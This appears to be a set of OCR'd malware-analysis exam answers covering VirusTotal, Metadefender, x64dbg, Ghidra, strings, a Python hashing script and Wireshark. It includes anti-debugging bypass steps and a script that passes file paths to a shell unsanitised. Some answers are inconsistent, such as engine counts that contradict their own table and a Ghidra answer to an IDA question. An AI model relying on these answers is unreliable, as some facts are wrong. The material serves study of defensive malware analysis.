
Q2. After opening a malicious binary in x64dbg, describe the initial steps for setting up the debugger. How do you configure the debugger to avoid common traps like anti-debugging techniques? (15)

X64 installation




mitacsc@316-10: ~/Downloads
File Actions Edit View Help
$ wine ProcessHacker-installer.exe
Application could not be started, or no application associated with the specified file.
ShellExecuteEx failed: File not found.
(mitacsc㉿316-10)-[~]
$ wine processhacker-2.37-setup.exe
Application could not be started, or no application associated with the specified file.
ShellExecuteEx failed: File not found.
(mitacsc㉿316-10)-[~]
$ processhacker-2.37-setup.exe
processhacker-2.37-setup.exe: command not found
(mitacsc㉿316-10)-[~]
$
(mitacsc㉿316-10)-[~]
$ cd ~/Downloads
(mitacsc㉿316-10)-[~/Downloads]
$ wine processhacker-2.37-setup.exe
wine: Unhandled page fault on read access to 0000000000000008 at address 0000000000011049 (thread 0178), starting debugger...
0130:err:menubuilder:InvokeShellLinker failed to extract icon from L"C:\\Program Files\\Process Hacker 2\\peview.exe"
(mitacsc㉿316-10)-[~/Downloads]
$ 01a8:err:winediag:ntlm_check_version ntlm_auth was not found. Make sure that ntlm_auth >= 3.0.25 is in your path. Usually, you can find it in the winbin
d package of your distribution.
01a8:err:ntlm:ntlm_LsaApInitializePackage no NTLM support, expect problems
wine: Unhandled page fault on read access to 0000000000000008 at address 0000000000011059 (thread 0228), starting debugger...
01e4:err:menubuilder:InvokeShellLinker failed to extract icon from L"C:\\Program Files\\Process Hacker 2\\peview.exe"
027c:err:ntdll:NtQueryInformationToken Unhandled token information class 23


Process Hacker [316-10\mitacsc]+ (Administrator)
Hacker View Tools Users Help
Refresh Options Find handles or DLLs System information
Processes Services Network Disk
Name PID CPU I/O total ... Private b... User name Description
services.exe 56 12.66 MB 316-10\mitacsc
winedevice.exe 68 9.53 MB 316-10\mitacsc
winedevice.exe 112 10.46 MB 316-10\mitacsc
plugplay.exe 152 5.21 MB 316-10\mitacsc
svchost.exe
rpcss.exe
explorer.exe
ProcessHacker.exe
Interrupts
DPCs
Properties for ProcessHacker.exe (520)
Memory Environment Handles Disk and Network Comment
General Statistics Performance Threads Token Modules
File
Process Hacker
(Verified) Wen Jia Liu
Version: 2.39.0.124
Image file
C:\Program Files\Process Hacker 2\ProcessHacker.exe
Process
Command "C:\Program Files\Process Hacker 2\ProcessHack
Current C:\Program Files\Process Hacker 2\
Started: 4 minutes and 6 seconds ago (10:12:06 am 5/3/2025)
PEB 0x7ffd0000 Image type: 64-bit
Parent: Non-existent process (468)
Mitigation DEP (permanent) Details
Protection: N/A Permissions Terminate
Close
CPU Usage: 100.00% Physical memory: 6.38 GB (41.88%) Processes: 8



SLIP 10

Q1.How would you load a malicious DLL into x64dbg for debugging? What are the essential steps to ensure that the debugger is attached properly to the DLL? (15)

Q2. How would you scan a suspicious binary file using VirusTotal? Walk through the steps, including uploading the file and interpreting the results (15)

VirusTotal is a cloud-based service that analyzes files for malware by scanning them with **multiple antivirus engines**.

Step 1: Open VirusTotal

- Visit **https://www.virustotal.com**.
- Sign in (optional) to track submissions and get advanced results.

Step 2: Submit the Binary File

1. Click **Choose File** and select the **suspicious binary** (`malware.exe`).

2. VirusTotal will **automatically compute the hash** and check if it has been previously scanned.
3. If the file is **new**, click **Upload and Analyze** to perform a full scan.

Step 3: Interpreting the VirusTotal Results

🔹 **Detection Ratio:**

- Displays how many **antivirus engines** flagged the file.

Example:
plaintext
CopyEdit
```
28/65 engines detected this file as malicious
```

-
- If a file has **few detections (1-3/65)**, it may be a **false positive** or a new threat.

🔹 **File Details:**

- **Hashes (MD5, SHA-1, SHA-256)**
- **File size and type**
- **Compilation timestamp** (useful for timeline analysis)

🔹 **Behavioral Analysis (Dynamic Analysis Section):**

- Shows how the malware behaves in a **sandboxed environment**.
- Monitors **network connections, file modifications, and registry changes**.

🔹 **Communicating with Malicious IPs/Domains:**

- VirusTotal provides a **Network Traffic** tab to list any **suspicious connections** made by the file.

🔹 **YARA Rules and Sigma Detections:**

- Some advanced reports include **YARA rule matches** to classify malware families.

Step 4: Downloading the Report & Sharing with Security Teams

- Click **Export → Download JSON or PDF Report**.
- Share the report with **incident response teams** for further action.

Step 5: Next Steps Based on Results

✅ **If the file is confirmed malicious:**

- **Quarantine the binary** in an isolated sandbox for further analysis.
- **Use YARA rules** to detect similar threats in your network.
- **Block network indicators** (IP addresses, domains, URLs) from the report.

❌ **If the file is unknown or undetected:**

- Perform **static analysis** in **IDA Pro** or **Ghidra**.
- Debug with **x64dbg** to uncover hidden functionality.
- Run it in a **Cuckoo Sandbox** to observe behavior.

SLIP 11

Q1. Explain how to use Metadefender to scan and analyze a suspicious binary file. How does Metadefender's analysis compare to other tools like VirusTotal? (15)

Metadefender by OPSWAT is a **multi-scanning tool** that checks files against **multiple antivirus engines** while offering **deep content inspection** and **sandbox analysis**.

Step 1: Accessing Metadefender

- Visit **https://metadefender.opswat.com/**.
- No sign-up required for basic scanning, but registration provides **advanced features**.

Step 2: Uploading the Suspicious Binary

1. Click **Browse File** and select the **malware.exe** binary.
2. Alternatively, enter a **file hash (MD5, SHA-1, or SHA-256)** if the file has been analyzed before.
3. Click **Scan Now** to begin analysis.

Step 3: Interpreting Metadefender's Results

🔹 **Multi-Engine AV Scan**

- Scans the binary against **30+ antivirus engines**, reducing the risk of **false negatives**.

Example detection:
plaintext
CopyEdit
```
22/30 AV engines flagged the file as malicious (Trojan.Win32.Emotet)
```

-
- **More engines than VirusTotal** in some cases, offering better detection rates.

🔹 **Data Sanitization (Deep CDR – Content Disarm and Reconstruction)**

- If the file is a **document or executable**, Metadefender tries to **sanitize** malicious content.
- Unlike VirusTotal, it **removes embedded threats** instead of just detecting them.

🔹 **File Metadata & Threat Intelligence**

- Displays **PE file details** (headers, imports, section info).
- Checks for **obfuscation, compression (UPX), or digital signatures**.
- Flags **embedded scripts, macros, or shellcode** in Office files.

🔹 **Sandbox & Threat Emulation (Enterprise Feature)**

- **Behavioral analysis** in an isolated **sandbox**.
- Detects **fileless malware, process injection, and network calls**.

Step 4: Comparing Metadefender vs. VirusTotal

Feature	Metadefender 🛡️	VirusTotal 🦠
AV Engines	30+ AV engines	65+ AV engines
Hash Lookup	✅ Yes	✅ Yes
Sandbox Analysis	✅ (Enterprise)	✅ Yes
Threat Intelligence	✅ Yes	✅ Yes
Content Sanitization	✅ Yes (CDR)	❌ No
API Access	✅ Yes	✅ Yes
File Dissection	✅ (Deep File Inspection)	❌ Limited

Step 5: Next Actions Based on Results

✅ **If flagged as malicious:**

- **Block related indicators** (IP, domains, hashes).
- **Extract YARA rules** to detect variants.
- **Submit to internal threat intelligence** for further review.

❌ **If undetected or suspicious:**

- Perform **manual analysis** using IDA Pro or x64dbg.
- **Run in a sandbox** like **CAPE Sandbox** to monitor behavior.

Q2. Explain the process of opening and analyzing a sample malware executable in x64dbg. How do you identify key indicators like anti-debugging techniques, unpacking routines, or API calls to analyze further? (15)

Process of Opening and Analyzing a Sample Malware Executable in x64dbg

x64dbg is a powerful debugger used for analyzing 32-bit and 64-bit Windows executables. It helps reverse engineers and malware analysts examine malware behavior, identify anti-debugging techniques, detect unpacking routines, and analyze API calls.

Step 1: Setting Up the Environment

Before analyzing malware, ensure that your environment is secure:

- Use a virtual machine (VM) with **Windows Sandbox** or a controlled **malware analysis lab** (e.g., FLARE VM).
- Disable **network access** to prevent C2 (Command and Control) communication.
- Use **x64dbg** along with other tools like **ProcMon, PE-bear, and IDA Pro**.

Step 2: Loading the Malware into x64dbg

1. **Launch x64dbg** and select either `x32dbg` (for 32-bit malware) or `x64dbg` (for 64-bit malware).
2. Click **File** → **Open** and select the malware executable.
3. The debugger will pause at the **Entry Point (EP)** of the executable.

Step 3: Identifying Key Indicators

1. Detecting Anti-Debugging Techniques

Malware often employs anti-debugging techniques to evade analysis. Look for:

a) Checking for Debuggers (API Calls)

- Common anti-debugging Windows API calls:
    - `IsDebuggerPresent`
    - `CheckRemoteDebuggerPresent`
    - `NtQueryInformationProcess`
    - `OutputDebugStringA`

Set breakpoints on these API calls to see if the malware detects debugging.

assembly
CopyEdit
```
call IsDebuggerPresent
```

-
    - If `EAX = 1`, the malware detected a debugger.

b) Patching Anti-Debugging Checks

- Replace `JE` (Jump if Equal) with `JNE` (Jump if Not Equal) to bypass debugger detection.

Example:

assembly
CopyEdit

```
00401000  call IsDebuggerPresent
00401005  test eax, eax
00401007  je  00401010  ; Change to jne to bypass
```

-

---

2. Identifying Unpacking Routines

Many malware samples use packing techniques to hide their actual code.

a) Signs of Packed Malware

- Entry Point (EP) is in a suspicious memory region.
- Executable Import Table (IAT) has **fewer than usual imports** (common in packed files).
- PE headers show a **packed signature** (e.g., UPX, Themida).

b) How to Identify Unpacking Code

- Set a **breakpoint on VirtualAlloc, VirtualProtect, or WriteProcessMemory** (used to allocate memory for unpacked code).
- Trace execution until new sections of memory are written to.
- Dump the unpacked code using **Scylla or PE-sieve**.

---

3. API Call Analysis for Malicious Behavior

a) Identifying Key API Calls

- **File Operations** (`CreateFile`, `WriteFile`, `ReadFile`) – may indicate file modification.

- **Registry Changes** (`RegCreateKey`, `RegSetValue`) – signs of persistence.
- **Process Injection** (`OpenProcess`, `WriteProcessMemory`, `CreateRemoteThread`).
- **Network Communication** (`InternetOpenUrl`, `send`, `recv`).

b) Setting Breakpoints on Suspicious API Calls

1. In x64dbg, go to **Symbols** (`Ctrl + P`).
2. Type the function name (e.g., `CreateRemoteThread`).
3. Right-click and **Set Breakpoint**.
4. Run the program and analyze arguments passed to the API.

Step 4: Dynamic Analysis and Memory Dumping

- If malware is packed, let it execute until the **real code is unpacked** in memory.
- Use **Scylla plugin** to dump the unpacked executable.
- Analyze the dumped file with **PE tools like PE-bear or CFF Explorer**.

Step 5: Extracting IOCs (Indicators of Compromise)

- Extract **hardcoded domains, IPs, registry modifications, and file paths**.
- Look for **suspicious function calls** and **C2 communication endpoints**.

Conclusion

By following these steps, you can:

- Bypass anti-debugging techniques.
- Unpack and analyze the malware's actual behavior.
- Extract key indicators for further analysis and detection.

SLIP 12

Q1. How would you use the strings command to extract human-readable strings from a binary file? Provide an example command and explain what kind of information you might extract from the binary.

The `strings` command extracts **printable ASCII and Unicode text** from **binary files**, which can help identify **embedded messages, URLs, function names, and suspicious commands** in malware analysis.

Step 1: Running the `strings` Command

The basic syntax is:

bash
CopyEdit
```
strings malware.exe
```

This scans `malware.exe` and extracts readable strings.

- **Example with Filtering:** Extract only strings **longer than 6 characters**:

bash
CopyEdit
```
strings -n 6 malware.exe
```

- **Example with Sorting and Removing Duplicates:**

bash
CopyEdit
```
strings malware.exe | sort | uniq
```

Step 2: Extracting and Analyzing Key Information

✅ Suspicious Domain Names & URLs

- Malware often contacts **C2 (Command & Control) servers**.

Example output:
plaintext
CopyEdit
```
hxxp://malicious-server.com/c2
```

-

✅ File Paths & Registry Keys

Malware modifying **Windows Registry** for persistence:
plaintext
CopyEdit
```
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
```

-

✅ Function Names & API Calls

Extract function calls related to **process injection**:
plaintext
CopyEdit
```
VirtualAllocEx
WriteProcessMemory
CreateRemoteThread
```

-

✅ Hardcoded Commands & Passwords

Some malware contains **hardcoded credentials** or commands:
plaintext
CopyEdit
```
username: admin
password: P@ssw0rd!
```

-

✅ **Packers & Obfuscation**

If the strings output **random characters** or **UPX**, the binary might be packed:
plaintext
CopyEdit

```
UPX!
This program cannot be run in DOS mode.
```

-

Step 3: Redirecting Output for Further Analysis

🔹 Save results to a file for deeper analysis:

bash
CopyEdit

```
strings malware.exe > extracted_strings.txt
```

🔹 Cross-check strings against **threat intelligence databases** like **VirusTotal** or **Hybrid Analysis**

Q2. How do you load and analyze a malicious DLL in IDA Pro? What steps do you take to identify the main entry points and key functions within the DLL? (15)

Loading and Analyzing a Malicious DLL in Ghidra

Ghidra is a powerful reverse engineering tool developed by the NSA, widely used for analyzing malware, including malicious DLLs (Dynamic Link Libraries). Below is a structured approach to analyzing a DLL in Ghidra.

Step 1: Setting Up the Environment

Before analyzing the DLL, ensure:

- You are working in a **secure, isolated environment** (VM or sandbox).
- You have **Ghidra installed** and updated.

- Complementary tools like **PE-bear, x64dbg, and Process Hacker** are available for dynamic analysis if needed.

Step 2: Loading the DLL into Ghidra

1. **Open Ghidra** and create a **new project**.
2. Click **"Import File"** and select the malicious DLL.
3. Choose the appropriate **architecture** (typically x86 or x64).
4. Click **"OK"** to start the import.
5. Select the DLL in the project and click **"Analyze"** to start Ghidra's disassembly and decompilation process.

Step 3: Identifying the Main Entry Points and Key Functions

1. Locate the DLL Entry Point

- Open the **Symbol Tree** → Look for `DllMain` or exported functions.
- If `DllMain` is missing, the DLL might be **packed or obfuscated** (further analysis needed).

Key Sections in DllMain to Look For:

- **Registry Modifications** (`RegSetValueEx`, `RegCreateKeyEx`)
- **File Writing Operations** (`WriteFile`, `CreateFile`)
- **Process Injection** (`CreateRemoteThread`, `WriteProcessMemory`)

- **Networking Functions** (`send`, `recv`, `WinHttpConnect`)

---

2. Identify Exported Functions

Unlike executables (`.exe`), DLLs rely on **exported functions** for execution.

Find Exported Functions in Ghidra:

1. Open **Window** → **Symbol Tree** → **Exports**.
2. Look for function names that **hint at malicious activity** (e.g., `InstallHook`, `InjectProcess`).
3. Double-click an exported function to view the disassembly and decompilation.

Example of Suspicious Exports:

- `RunPayload()` → Executes another binary.
- `InstallKeylogger()` → Records keystrokes.
- `C2Connect()` → Connects to a command-and-control server.

---

3. Identify Imported Functions

Malware often uses API calls for malicious actions.

Steps to Analyze Imports:

1. Go to **Window** → **Symbol Tree** → **Imports**.
2. Look for key Windows API functions:

Category	Suspicious API Calls

Process Injection	`OpenProcess`, `WriteProcessMemory`, `CreateRemoteThread`
Persistence	`RegSetValueEx`, `CreateService`
File Operations	`CreateFile`, `WriteFile`, `DeleteFile`
Network Activity	`WSAStartup`, `connect`, `send`, `recv`, `WinHttpConnect`

3. **Right-click → "Find References"** to locate where these APIs are used in the code.

Step 4: Tracing Execution Flow

- Open **Function Graph** (`Window → Function Graph`) to **visualize control flow**.
- Identify **loops or conditions that modify behavior** (e.g., anti-debugging).
- Track execution paths from `DllMain` and exported functions.

Step 5: Detecting Packing or Obfuscation

If:

- `DllMain` has minimal instructions.
- Import table is **empty or missing key functions**.
- Strings section is **heavily obfuscated**.

Then, the DLL is **likely packed or encrypted**.

How to Unpack:

- Run the DLL in a **debugger (x64dbg)** to let it unpack itself.
- Dump the memory with **PE-sieve** or **Scylla** and analyze the unpacked version in Ghidra.

Step 6: Extracting Indicators of Compromise (IOCs)

- **Extract strings** (`Window → Defined Strings`):
    - Look for suspicious **domains, IP addresses, registry keys, or commands**.
- **Check hardcoded file paths** for evidence of persistence.
- **Analyze network functions** to find communication patterns.

Conclusion

By following these steps in Ghidra, you can:
✅ Identify `DllMain` and key functions.
✅ Trace execution flow and detect malicious behavior.
✅ Extract IOCs for threat intelligence.
✅ Identify packing and evasion techniques.

SLIP 13

Q1. Write a Python script that accepts a suspicious malware file, prints its file type using the file tool, and outputs the cryptographic hash values (MD5, SHA1, SHA256) for the file. (15)

Q1: Python Script to Analyze a Suspicious Malware File

This script:
✅ Accepts a **file path** as input
✅ Identifies the **file type** using the `file` command
✅ Computes **MD5, SHA1, and SHA256 hash values**

```
import hashlib
import subprocess
```

```
import sys

def get_file_type(file_path):
    """Uses the 'file' command to determine file type."""
    try:
        result = subprocess.run(["file", file_path], capture_output=True, text=True)
        return result.stdout.strip()
    except FileNotFoundError:
        return "Error: 'file' command not found. Install it with 'sudo apt install file' (Linux/Mac)."

def calculate_hash(file_path, hash_type):
    """Calculates hash values for a given file."""
    hash_func = hashlib.md5() if hash_type == "md5" else \
                hashlib.sha1() if hash_type == "sha1" else \
                hashlib.sha256()

    with open(file_path, "rb") as f:
        while chunk := f.read(4096):
            hash_func.update(chunk)

    return hash_func.hexdigest()

if __name__ == "__main__":
    if len(sys.argv) != 2:
        print("Usage: python malware_analyzer.py <file_path>")
        sys.exit(1)

    file_path = sys.argv[1]

    print(f"Analyzing file: {file_path}")
    print(f"File Type: {get_file_type(file_path)}")
    print(f"MD5: {calculate_hash(file_path, 'md5')}")
    print(f"SHA1: {calculate_hash(file_path, 'sha1')}")
    print(f"SHA256: {calculate_hash(file_path, 'sha256')}")
```

OR

```
import hashlib
import subprocess
import sys

file_path = input("Enter the path to the suspicious file: ")  # Get file path from
command-line argument
```

```
# Get file type using the 'file' command
file_type = subprocess.getoutput(f"file {file_path}")
print("File Type:", file_type)

# Read file and compute hash values
with open(file_path, "rb") as f:
    data = f.read()

print("MD5:", hashlib.md5(data).hexdigest())
print("SHA1:", hashlib.sha1(data).hexdigest())
print("SHA256:", hashlib.sha256(data).hexdigest())
```

Q2. Describe the most common entry points for malware on a computer system. Provide examples of how malware can exploit these entry points (e.g., email attachments, software vulnerabilities, social engineering). (15)

Malware enters a system through various **attack vectors**, often exploiting **human error, software vulnerabilities, or misconfigurations**.

1️⃣ Email Attachments (Phishing) 📧

🔹 **Attack Method:**

- Users receive emails with **malicious attachments (e.g., .exe, .docm, .pdf)**.
- If opened, macros or scripts **download & execute malware**.

🔹 **Example:**

- **Emotet Trojan** spreads through **infected Word documents** with VBA macros.
- When macros run, **PowerShell downloads additional payloads**.

🔹 **Mitigation:**
✅ Block **macros from untrusted sources**
✅ Enable **email security filters (DMARC, SPF, DKIM)**
✅ Train users on **phishing awareness**

2️⃣ Software Vulnerabilities (Exploits) 🛠️

🔹 **Attack Method:**

- Malware exploits **unpatched software** (e.g., Windows, Adobe, Java).
- Attackers use **buffer overflow, RCE (Remote Code Execution), or privilege escalation**.

🔹 **Example:**

- **EternalBlue Exploit (MS17-010)** was used by **WannaCry ransomware** to spread.

🔹 **Mitigation:**
✅ Apply **security patches (Windows Update, WSUS, Linux package managers)**
✅ Use **exploit mitigation tools (Microsoft EMET, Windows Defender Exploit Guard)**

3️⃣ Malicious Websites (Drive-by Downloads) 🌍

🔹 **Attack Method:**

- Simply **visiting a compromised website** downloads malware **without user consent**.
- Uses **JavaScript exploits, Flash vulnerabilities, or malicious ads (malvertising)**.

🔹 **Example:**

- **Rig Exploit Kit** infects users with ransomware via **malicious pop-ups**.

🔹 **Mitigation:**
✅ Enable **browser security settings (disable Flash, JavaScript restrictions)**
✅ Use **ad-blockers (uBlock Origin, NoScript)**
✅ Scan websites with **Google Safe Browsing or VirusTotal URL scanner**

4️⃣ USB Drives & Removable Media 💾

🔹 **Attack Method:**

- Malware spreads via **infected USB drives**, often using **autorun.inf**.
- Some USB-based malware can exploit **HID (Human Interface Device) emulation**.

🔹 **Example:**

- **Stuxnet** worm spread via **infected USB sticks** to attack **industrial control systems (ICS)**.

🔹 **Mitigation:**
✅ Disable **AutoRun and AutoPlay**
✅ Scan **removable devices before opening**
✅ Implement **USB device control policies (e.g., Endpoint Security solutions)**

5️⃣ Fake Software & Cracked Applications 🎭

🔹 **Attack Method:**

- Attackers disguise malware as **free software, game cracks, or key generators**.
- When executed, malware installs **backdoors or crypto miners**.

🔹 **Example:**

- **Fake Windows Activators** (KMSPico clones) install **stealer malware** like RedLine.

🔹 **Mitigation:**
✅ Avoid **pirated software**
✅ Use **official app stores (Microsoft Store, Apple App Store, etc.)**
✅ Check file hashes before running executables

6️⃣ Remote Desktop Protocol (RDP) Attacks 💻

🔹 **Attack Method:**

- Attackers **brute-force RDP credentials** to gain remote access.
- Once inside, they **deploy ransomware or create persistent access**.

🔹 **Example:**

- **Dharma Ransomware** exploits weak **RDP passwords** to encrypt systems.

🔹 **Mitigation:**
✅ Disable **RDP if not needed**
✅ Use **strong passwords & multi-factor authentication (MFA)**
✅ Restrict **RDP access with firewalls & VPNs**

Conclusion

💀 **Malware exploits multiple entry points**, including:
1️⃣ **Phishing Emails** (macro-based attacks)
2️⃣ **Software Exploits** (unpatched vulnerabilities)
3️⃣ **Drive-by Downloads** (malicious websites)
4️⃣ **USB-Based Infections** (autorun malware)
5️⃣ **Fake Software** (cracked apps spreading Trojans)
6️⃣ **RDP Brute-Force Attacks** (targeting weak credentials)

🚀 **Defending Against Malware Requires:**
✅ Regular **patching & updates**
✅ User **security awareness training**
✅ Strong **endpoint protection (EDR, antivirus, firewalls)**

Would you like more details on any specific attack vector? 🔍

SLIP 14

Q1. After scanning a suspicious file using VirusTotal, how would you interpret the results and decide whether the file is malicious or benign? What steps would you take next if the file is flagged as suspicious or malicious? (15)

Interpreting VirusTotal Results

When you scan a file on **VirusTotal**, the platform aggregates results from multiple antivirus engines and security tools. Here's how to analyze the results:

1. Check the Detection Ratio/Community Score

- The **detection ratio** is displayed as `X/Y`, where:
  - `X` = Number of antivirus engines that flagged the file as malicious.
  - `Y` = Total number of antivirus engines that analyzed the file.
- A **high detection ratio (e.g., 30+/60)** strongly indicates the file is malicious.
- A **low detection ratio (e.g., 1-5/60)** might indicate a false positive, but further investigation is needed.

2. Review Individual AV Engine Reports

- Look for well-known and reputable antivirus engines (e.g., Kaspersky, Microsoft Defender, Symantec).
- If only a few obscure engines flag the file while major vendors do not, it may be a false positive.

Compare with known threat intelligence databases such as:

- MITRE ATT&CK

- Any.Run
- Hybrid Analysis

3. Analyze the File Behavior & Community Comments

- Check **behavioral analysis** (if available) to see if the file attempts suspicious actions like:
    - Modifying system files.
    - Establishing network connections.
    - Injecting code into other processes.
- Look at **community comments**—security researchers may provide insights.

How to Decide?

- If multiple **reputable AV engines** detect the file, and behavioral analysis shows suspicious actions → **Likely Malicious**.
- If the file has a low detection ratio and no suspicious behavior → **Likely Benign or False Positive**.
- If the results are inconclusive, **further manual analysis** (static/dynamic analysis in a sandbox) is recommended.

Next Steps If the File is Flagged as Malicious

1. Isolate the File

- Do **not** execute the file.
- If already opened, disconnect the system from the network to prevent further spread.

2. Perform Further Analysis

- **Static Analysis**: Use tools like `strings`, `peframe`, or `binwalk` to inspect file contents.
- **Dynamic Analysis**: Run the file in a controlled environment (e.g., a sandbox like Cuckoo).

3. Cross-Check with Other Threat Intelligence Sources

- Check **MITRE ATT&CK**, Hybrid Analysis, or Any.Run for additional insights.
- Look for **hash matches** in security databases (e.g., VirusTotal, ThreatMiner).

4. Report and Mitigate

- If the file is confirmed **malicious**, update security defenses (e.g., block the hash, domain, or IP).
- Notify relevant teams (e.g., IT security, SOC).
- If part of an incident, follow **incident response protocols** to contain and remediate.

Q2. How can you use Wireshark to analyze network traffic and detect phishing attempts or access to fake websites? (15)

Using Wireshark to Detect Phishing Attempts and Fake Websites

Wireshark is a powerful network protocol analyzer that helps in detecting **phishing attacks** and **fake websites** by inspecting network traffic. Below is a step-by-step approach to analyzing potential phishing activity:

---

1. Capturing Network Traffic

a) Start Wireshark and Begin Capture

- Open **Wireshark** and select the active network interface (e.g., Wi-Fi, Ethernet).
- Click **"Start Capture"** and let it run while browsing or investigating suspicious activity.

b) Apply Filters to Focus on Relevant Traffic


- Use **display filters** to focus on key protocols:
  - `http` → Show unencrypted website traffic.
  - `tls` or `ssl` → Show encrypted HTTPS traffic.
  - `dns` → Show DNS requests (useful for detecting fake domains).
  - `ip.addr == <suspicious IP>` → Show traffic to a specific IP address.

---

2. Identifying Phishing Websites

a) Analyzing DNS Traffic for Suspicious Domains

- **Filter:** `dns`
- Look for domain names that appear similar to legitimate websites but with minor spelling changes (e.g., `paypa1.com` instead of `paypal.com`).
- Reverse-lookup the IP address of suspicious domains using `whois` or `nslookup`.



b) Inspecting HTTP Requests for Fake Websites

- **Filter:** `http`
- Check **Host headers** in HTTP requests (`GET` or `POST` requests).
- Look for **redirects** to suspicious domains.
- Identify unexpected HTTP traffic from **unknown applications**.

c) Detecting Suspicious HTTPS Certificates

- **Filter:** `tls.handshake.type == 11` (Shows SSL certificate details).
- Fake phishing websites often use **self-signed or mismatched SSL certificates**.
- Look for suspicious **Common Names (CN)** in the certificate details.

---

3. Detecting Phishing Payloads and Data Exfiltration

a) Monitoring Unusual HTTP POST Requests

- **Filter:** `http.request.method == "POST"`
- Phishing attacks often use forms to steal credentials via **POST requests** to malicious servers.
- Look for URLs containing `login`, `password`, or `creditcard`.

b) Checking for Suspicious Downloads

- **Filter:** `http.response.code == 200`
- Phishing emails often contain malicious **attachments** or **JavaScript payloads** that initiate downloads.
- Look for `.exe`, `.zip`, `.js`, or `.docm` files downloaded from unknown sources.

---

4. Identifying Fake Websites via IP Analysis

a) Inspecting Communication with Unusual IP Addresses

- **Filter:** `ip.addr == <suspicious IP>`
- Compare the IP address with a known threat intelligence source (e.g., VirusTotal, AbuseIPDB).
- Legitimate websites should resolve to trusted IP addresses.

b) Monitoring Unusual Geolocation Patterns

- If a site **claims to be local** (e.g., an Indian banking site) but its IP resolves to an unfamiliar country, it may be **malicious**.

---

5. What to Do Next If a Phishing Attempt is Detected?

- **Report the Phishing Domain** to Google Safe Browsing or PhishTank.
- **Block the IP Address** at the firewall level.
- **Check compromised credentials** in the traffic logs.
- **Perform deeper forensic analysis** on affected systems.

SLIP 15

Q1. How do you configure a virtual machine (VM) for dynamic malware analysis? What are the key software and tools you need to install for this type of analysis (15)

Configuring a Virtual Machine (VM) for Dynamic Malware Analysis

